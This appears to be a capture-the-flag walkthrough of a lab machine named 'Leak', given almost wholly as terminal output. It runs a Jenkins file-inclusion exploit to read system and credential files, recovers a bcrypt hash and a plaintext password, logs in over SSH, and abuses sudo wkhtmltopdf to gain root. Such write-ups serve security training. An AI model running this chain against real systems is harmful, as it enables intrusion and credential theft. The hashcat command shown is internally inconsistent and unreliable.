

Leak



```
[root@kali]-[~/home/guel]
└─# nmap -sCV -p22,8080 -Pn -n -vvv --min-rate 5000 192.168.0.160
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 14:17 EDT
```

```
Scanned at 2025-03-19 14:17:14 EDT for 8s

PORT      STATE SERVICE REASON          VERSION
22/tcp    closed ssh    reset ttl 64
8080/tcp  open  http   syn-ack ttl 64 Jetty 10.0.13
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Panel de control [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.13)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:00:7C:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
[root@kali]~[~/home/gueil]
└─# whatweb 192.168.0.160
http://192.168.0.160 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.0.160], Title[Apache2 Debian Default Page: It works]

[root@kali]~[~/home/gueil]
└─# whatweb 192.168.0.160:8080
http://192.168.0.160:8080 [200 OK] Cookies[JSESSIONID=abcbe6c], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID=abcbe6c], IP[192.168.0.160], Jenkins[2.401.2], Jetty[10.0.13], OpenSearch[/opensearch.xml], Prototype, Script[text/javascript], Title[Panel de control [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```



```
[root@kali)-[/home/guel/Downloads]
# searchsploit jenkins
Exploit Title | Path
CloudBees Jenkins 2.32.1 - Java Deserialization | java/dos/41965.txt
Jenkins - Script-Console Java Execution (Metasploit) | multiple/remote/24272.rb
Jenkins - XStream Groovy classpath Deserialization (Metasploit) | multiple/remote/43375.rb
Jenkins 1.523 - Persistent HTML Code | php/webapps/30408.txt
Jenkins 1.578 - Multiple Vulnerabilities | multiple/webapps/34587.txt
Jenkins 1.626 - Cross-Site Request Forgery / Code Execution | java/webapps/37999.txt
Jenkins 1.633 - Credential Recovery | java/webapps/38664.py
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming Remote Code Execution (Metasploit) | java/remote/46572.rb
Jenkins 2.150.2 - Remote Command Execution (Metasploit) | linux/webapps/46352.rb
Jenkins 2.235.3 - 'Description' Stored XSS | java/webapps/49237.txt
Jenkins 2.235.3 - 'tooltip' Stored Cross-Site Scripting | java/webapps/49232.txt
Jenkins 2.235.3 - 'X-Forwarded-For' Stored XSS | java/webapps/49244.txt
Jenkins 2.441 - Local File Inclusion | java/webapps/51993.py
Jenkins 2.63 - Sandbox bypass in pipeline: Groovy plug-in | java/webapps/48904.txt
```

```
(root㉿kali)-[~/home/guel/Downloads]
# python3 exploit.py -u http://192.168.0.160:8080/
Press Ctrl+C to exit
File to download:
> /usr/share/webshells/php/php-reverse-shell.php

File not found.

File to download:
> Could not read file.

File to download:
> ll
File not found.

File to download:
> /etc/passwd
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
avahi:x:107:114:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
george:x:1000:1000:george:/home/george:/bin/bash
sync:x:4:65534:sync:/bin:/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

File to download:

```
> /var/lib/jenkins/users/george_8890299498896814087/config.xml
<hudson.search.UserSearchProperty>
  <fullName>George Mills</fullName>
  <roles>
    <jenkins.security.seed.UserSeedProperty>
    </tokenStore>
  </hudson.search.UserSearchProperty>
<properties>
  <flags/>
  <jenkins.security.LastGrantedAuthoritiesProperty>
  <hudson.model.MyViewsProperty>
    <timestamp>1708956638675</timestamp>
  </user>
  </jenkins.security.ApiTokenProperty>
  <hudson.tasks.Mailer_-UserProperty plugin="mailer@457.v3f72cb_e015e5">
    <views>
      <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@1268.v3f0d043d60e9">
        <string>authenticated</string>
    </user>
    <name>all</name>
    <emailAddress>m.george@vulnynx.com</emailAddress>
  <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.99">
    <collapsed/>
  </jenkins.security.seed.UserSeedProperty>
  <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
  </hudson.model.MyViewsProperty>
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
  <triggers/>
    <filterQueue>false</filterQueue>
  <jenkins.security.ApiTokenProperty>
  </views>
  </hudson.model.PaneStatusProperties>
  <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.7">
  </hudson.tasks.Mailer_-UserProperty>
    <passwordHash>#jbcrypt:$2a$10$XdBdHWKxYTprKNzAvxiRsO1PFoSRzz10Qm0aqxoATRMogHhQa5gXm</passwordHash>
    <tokenList/>
  </hudson.model.AllView>
```

nada

```
set@kali:~/Downloads$ hashcat -m 1000 -o /tmp/rockyou.txt -w 3 -s 0 /tmp/rockyou.txt /tmp/rockyou.txt
Passwords.: 14344385
Bytes.....: 139921507
Keyspace ..: 14344385

]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2a$10$XdBdHWKxYTprKNzAvxiRs01PFoSrzZ10Qm0oqxoATRMo ... Qa5gXm
Time.Started...: Wed Mar 19 15:33:41 2025 (14 secs)
Time.Estimated.: Sat Mar 29 03:47:11 2025 (9 days, 12 hours)
Kernel.Feature.: Pure Kernel
Wordlist.Base...: File (/usr/share/wordlists/rockyou.txt)
Wordlist.Queue...: 1/1 (100.00%)
Speed.#1.....: 17 H/s (5.43ms) @ Accel:4 Loops:8 Thr:1 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 144/14344385 (0.00%)
Ejected.....: 0/144 (0.00%)
Restore.Point...: 144/14344385 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:656-664
Candidate.Engine.: Device Generator
Candidates.#1...: alejandro → david
Hardware.Mon.#1.: Util: 93%

Tracking performance lower than expected?

Append -w 3 to the commandline.
This can cause your screen to lag.

Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => █
```


```
File to download:  
> /var/www/html/connect.php  
$password = "g30rg3_L3@k3D";  
$servername = "localhost";  
<?php  
$username = "george";  
?>  
File to download:  
> □
```

g30rg3_L3@k3D

```
File to download:  
> /proc/net/if_inet6  
00000000000000000000000000000001 01 80 10 80      lo  
2800213027001c550a0027ffffe007c16 02 40 00 00      enp0s3  
fe80000000000000a0027ffffe007c16 02 40 20 80      enp0s3  
File to download:
```

```
root@kali:/home/guel/Downloads george@leak:~  
ssh: Could not resolve hostname fe80000000000000a0027ffffe007c16%enp0s3: Name or service not known  
└─(root@kali)-[/proc]  
  └─# ssh george@fe80000000000000a0027ffffe007c16%eth0  
    ssh: Could not resolve hostname fe80000000000000a0027ffffe007c16%eth0: Name or service not known  
└─(root@kali)-[/proc]  
  └─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%enp0s3  
    ssh: Could not resolve hostname fe80:0000:0000:0000:0a00:27ff:fe00:7c16%enp0s3: Name or service not known  
└─(root@kali)-[/proc]  
  └─# nmap -6 fe80:0000:0000:0000:0a00:27ff:fe00:7c16  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 15:58 EDT  
Nmap scan report for fe80::a00:27ff:fe00:7c16  
Host is up (0.0017s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy  
MAC Address: 08:00:27:00:7C:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds  
└─(root@kali)-[/proc]  
  └─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16  
    ssh: connect to host fe80::a00:27ff:fe00:7c16 port 22: Invalid argument  
└─(root@kali)-[/proc]  
  └─# ssh george@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%eth0  
    The authenticity of host 'fe80::a00:27ff:fe00:7c16%eth0 (fe80::a00:27ff:fe00:7c16%eth0)' can't be established.  
    ED25519 key fingerprint is SHA256:3dq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.  
    This key is not known by any other names.  
    Are you sure you want to continue connecting (yes/no/[fingerprint])? yyes  
    Please type 'yes', 'no' or the fingerprint: yes  
    Warning: Permanently added 'fe80::a00:27ff:fe00:7c16%eth0' (ED25519) to the list of known hosts.  
george@fe80::a00:27ff:fe00:7c16%eth0's password:  
george@leak:~$  
george@leak:~$ id  
uid=1000(george) gid=1000(george) grupos=1000(george)  
george@leak:~$
```

```
george@leak:/tmp$ ./pspy64  
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```


2025/03/19 21:15:12 [root@leak ~]# ps -ef | grep /usr/bin/file
2025/03/19 21:16:01 CMD: UID=0 PID=2889 | /usr/sbin/CRON -f
2025/03/19 21:16:01 CMD: UID=0 PID=2890 | /usr/sbin/CRON -f
2025/03/19 21:16:01 CMD: UID=0 PID=2891 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:16:58 CMD: UID=0 PID=2892 |
2025/03/19 21:17:01 CMD: UID=0 PID=2894 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2893 | /usr/sbin/cron -f
2025/03/19 21:17:01 CMD: UID=0 PID=2895 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2896 | /usr/sbin/CRON -f
2025/03/19 21:17:01 CMD: UID=0 PID=2897 | /bin/sh -c cd / && run-parts --report /etc/cron.hourly
2025/03/19 21:17:01 CMD: UID=0 PID=2898 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:18:01 CMD: UID=0 PID=2899 | /usr/sbin/CRON -f
2025/03/19 21:18:01 CMD: UID=0 PID=2900 | /usr/sbin/CRON -f
2025/03/19 21:18:01 CMD: UID=0 PID=2901 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:19:01 CMD: UID=0 PID=2902 | /usr/sbin/CRON -f
2025/03/19 21:19:01 CMD: UID=0 PID=2903 | /usr/sbin/CRON -f
2025/03/19 21:19:01 CMD: UID=0 PID=2904 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:20:01 CMD: UID=0 PID=2905 | /usr/sbin/CRON -f
2025/03/19 21:20:01 CMD: UID=0 PID=2906 | /usr/sbin/CRON -f
2025/03/19 21:20:01 CMD: UID=0 PID=2907 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:21:01 CMD: UID=0 PID=2909 | /usr/sbin/CRON -f
2025/03/19 21:21:01 CMD: UID=0 PID=2910 | /usr/sbin/CRON -f
2025/03/19 21:21:01 CMD: UID=0 PID=2911 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:21:32 CMD: UID=0 PID=2912 |
2025/03/19 21:22:01 CMD: UID=0 PID=2913 | /usr/sbin/CRON -f
2025/03/19 21:22:01 CMD: UID=0 PID=2914 | /usr/sbin/CRON -f
2025/03/19 21:22:01 CMD: UID=0 PID=2915 | /bin/sh -c /usr/bin/file /root/private.txt
2025/03/19 21:22:11 CMD: UID=0 PID=2916 |

```

```

george@leak:/tmp$ sudo /usr/bin/wkhtmltopdf /root/private.txt a.pdf
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
Loading page (1/2)
Printing pages (2/2)
Done

```



```

[root@kali -]# rm hash.txt
[root@kali -]# php -S 0.0.0.0:5000
[Wed Mar 19 16:09:02 2025] PHP 8.4.4 Development Server
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 Accepte
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 [200]:
[Wed Mar 19 16:09:38 2025] 192.168.0.160:50910 Closing
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 Accepte
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 [200]:
[Wed Mar 19 16:11:36 2025] 192.168.0.160:56356 Closing
^C

[root@kali -]# wget http://192.168.0.150:3333/a.pdf
--2025-03-19 16:25:18-- http://192.168.0.150:3333/a.pdf
Connecting to 192.168.0.150:3333 ... ^C

[root@kali -]# wget http://192.168.0.160:3333/a.pdf
--2025-03-19 16:25:24-- http://192.168.0.160:3333/a.pdf
Connecting to 192.168.0.160:3333 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15944 (16K) [application/pdf]
Saving to: 'a.pdf'

a.pdf                                              [  15.57K  --.-KB/s]

2025-03-19 16:25:24 (24.0 MB/s) - 'a.pdf' saved [15944/15944]

[root@kali -]#

```

```
root@leak:~ | george@leak: /tmp
└─(root㉿kali)-[/home/guel/Work]
  # ssh root@fe80:0000:0000:0000:0a00:27ff:fe00:7c16%eth0 -i id
root@leak:~# whoami
root
root@leak:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@leak:~# █
```